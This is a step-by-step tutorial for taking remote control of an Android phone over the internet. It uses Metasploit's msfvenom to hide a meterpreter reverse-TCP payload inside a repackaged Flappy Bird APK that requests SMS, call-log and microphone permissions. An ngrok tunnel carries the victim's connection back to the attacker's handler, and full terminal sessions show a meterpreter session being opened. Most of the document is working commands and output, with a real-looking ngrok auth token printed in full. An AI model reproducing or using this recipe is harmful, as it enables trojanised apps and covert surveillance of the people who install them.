

ANDROID SYSTEM HACK ON WIDE AREA NETWORK



Prepared By:- Jeel Patel
Yesha Mehta

ANDROID SYSTEM HACK ON WIDE AREA NETWORK

Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

<https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html>

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: /usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.

Shell (Bind & Reverse)


Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.


ANDROID SYSTEM HACK IN WAN(NETWORK) USING METASPLOIT FREAMWORK & NGROK[MSFVENOM]

We want to connection in wide-area-network (WAN) so using of NGROK, we can easily connect victim machine to our machine reverse TCP connection.


First, we want to sign up on ngrok platform, then after download ngrok software.



Authentication Token use for authenticate user in software side and provide a connection.



Check and install downloaded ngrok software (using **sudo** permission)



Change directory using **cd** command and go to download directory.

```
(root@kali)-[/home/kali]
# cd Downloads

(root@kali)-[/home/kali/Downloads]
# ls
apktool          discover          ngrok-v3-stable-linux-amd64.tgz
apktool.jar      etc              openlogic-openjdk-8u342-b07-linux-x64-deb.deb
Burpsuite        Face.apk         opt
Burpsuite.zip    fb.apk           usr
cacert.der       flappy_bird-v1-3.apk  WindowsXP.jpg
cve-2020-0796     google-chrome-stable_current_amd64  xampp-linux-x64-8.1.6-0-installer.run
CVE-2020-0796     google-chrome-stable_current_amd64.deb
DEBIAN           ngrok
```

If in case ngrok is not executable permission (**chmod +777 ngrok**).

Now we have to authenticate user using Authenticate Token, that we already copied first.

```
(root@kali)-[/home/kali/Downloads]
# ./ngrok authtoken 2I4PUfak6Y18JuNpyJSiIo6vh9i_2jHfr4xTi7X2BXX8fKK1b
Authtoken saved to configuration file: /root/.config/ngrok/ngrok.yml

(root@kali)-[/home/kali/Downloads]
# ./ngrok tcp 4142
```

Create TCP Connection on 4142 port

```
root@kali: /home/kali/Downloads
File Actions Edit View Help
ngrok (Ctrl+C to quit)
Add Single Sign-On to your ngrok dashboard via your Identity Provider: https://ngrok.com/dashSSO

Session Status      online
Account             Sonaa (Plan: Free)
Version             3.1.0
Region              India (in)
Latency             17ms
Web Interface        http://127.0.0.1:4040
Forwarding            tcp://0.tcp.in.ngrok.io:12136 → localhost:4142

Connections
/home/kali 0 0 0.00 0.00 0.00 0.00
flappy_bird-v1-3.apk
```

Ngrok software

Forwarding is most important for us, because those requests coming on **tcp://0.tcp.in.ngrok.io:12136** this URL that time ngrok forward those requests to our **localhost:4142**

Now we use MSFVENOM for create payload (malicious code), already we download one APK file(flappy-bird-game.apk). Using of MSF venom add our malicious code(payload) in downloaded APK file.

```
msfvenom -x <downloaded-apk> -p android/meterpreter/reverse_tcp LHOST=<ngrok URL> LPORT=<ngrok Port number> -o <any_fileName.apk>
```

LHOST [Localhost]: **0.tcp.in.ngrok.io**

LPORT [Local Port]: **12136**

When Victim run this application that time **victim system send request on LHOST at LPORT** and **ngrok forwarded that request to our local server**.

```

root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# ls
AHack      Documents      LXhLOENP.wav  Public      virustest.exe
contacts_dump_20221016023650.txt Downloads      Music         sIRFHHeo.jpeg vulscan
contacts_dump_20221126001354.txt dXaCIuJA.jpeg nftAdJTb.jpeg swLDSnCs.jpeg WANpayload.apk
daq-2.0.7  flappy_bird-v1-3.apk PFKDkxSi.html Templates    xIbnkiBx.jpeg
daq-2.0.7.tar.gz freefire.apk   Pictures      test.apk     xyz.txt
Desktop    key.keystore   profil3r      tiktok.apk
djhaFeoC.jpeg KHNusjLc.jpeg pubg.apk      Videos

(root@kali)-[/home/kali]
# msfvenom -x flappy_bird-v1-3.apk -p android/meterpreter/reverse_tcp LHOST=0.tcp.in.ngrok.io LPORT=14777 -o gameofflyyy.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE

[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20221126-16143-67vipb/output.apk
[*] Aligning /tmp/d20221126-16143-67vipb/output.apk
[*] Signing /tmp/d20221126-16143-67vipb/aligned.apk with apksigner
Payload size: 936001 bytes
Saved as: gameofflyyy.apk

(root@kali)-[/home/kali]
# ls
AHack      Documents      KHNusjLc.jpeg  pubg.apk      Videos
contacts_dump_20221016023650.txt Downloads      LXhLOENP.wav   sIRFHHeo.jpeg virustest.exe
contacts_dump_20221126001354.txt dXaCIuJA.jpeg nftAdJTb.jpeg  swLDSnCs.jpeg  vulscan
daq-2.0.7  flappy_bird-v1-3.apk PFKDkxSi.html  Templates      WANpayload.apk
daq-2.0.7.tar.gz freefire.apk   gameofflyyy.apk xIbnkiBx.jpeg  xyz.txt
Desktop    key.keystore   profil3r      tiktok.apk
djhaFeoC.jpeg

```

Metasploit Framework open: **msfconsole**

It's use for handling those victims request and provide meterpreter sessions for getting victim data.

```

(root@kali)-[/home/kali]
# msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE

```

Metasploit have already too much exploits and payload inbuilt. Now we use one of the inbuilt exploits **msf6 > use /exploit/multi/handler**

Now we set payload that provide reverse TCP connection. **msf6 > set payload /android/meterpreter/reverse_tcp**

Check options for that payload using **show options**, show LHOST, LPORT


```

root@kali: /home/kali
File Actions Edit View Help
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload /android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

```

Set Local host with our local server IP and Local host 4142[We first open ngrok with that port number]

```

msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 4142
LPORT => 4142

```

Exploit/Run command use for start that connection and provide sessions. **run -j** use for background session work. [more than one session handle]

When victim open our application [malicious code] then time we connection/session establish background.

Using of sessions command, we can see all background active sessions.

```

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4142
msf6 exploit(multi/handler) > ses[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4142 -> 127.0.0.1:59486) at 2022-11-26 00:44:39 -0500
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter dalvik/android u0_a223 @ localhost 127.0.0.1:4142 -> 127.0.0.1:59486 (127.0.0.1)

```

Victim click open application, session created

Show all active session

Sessions -i command use for select session. Sessions -i <number> [Sessions ID]

We have one session so use that session: **sessions -i 1**. And launch meterpreter for getting victim information.

```
msf6 exploit(multi/handler) > sessions
Active sessions
--
Id  Name  Type  Information  Connection
--
1   meterpreter dalvik/android u0_a223 @ localhost 127.0.0.1:4142 → 127.0.0.1:59486 (127.0.0.1)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : localhost
OS            : Android 6.0.1 - Linux 3.10.61-14595124 (armv8l)
Architecture : armv8l
System Language : en_GB
Meterpreter   : dalvik/android
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 127.0.0.1 - Meterpreter session 1 closed. Reason: User exit
```

Now you can request the exact feedback you need from the same place send your files

Compare Plans

Victim System
information
(HACK)

THE END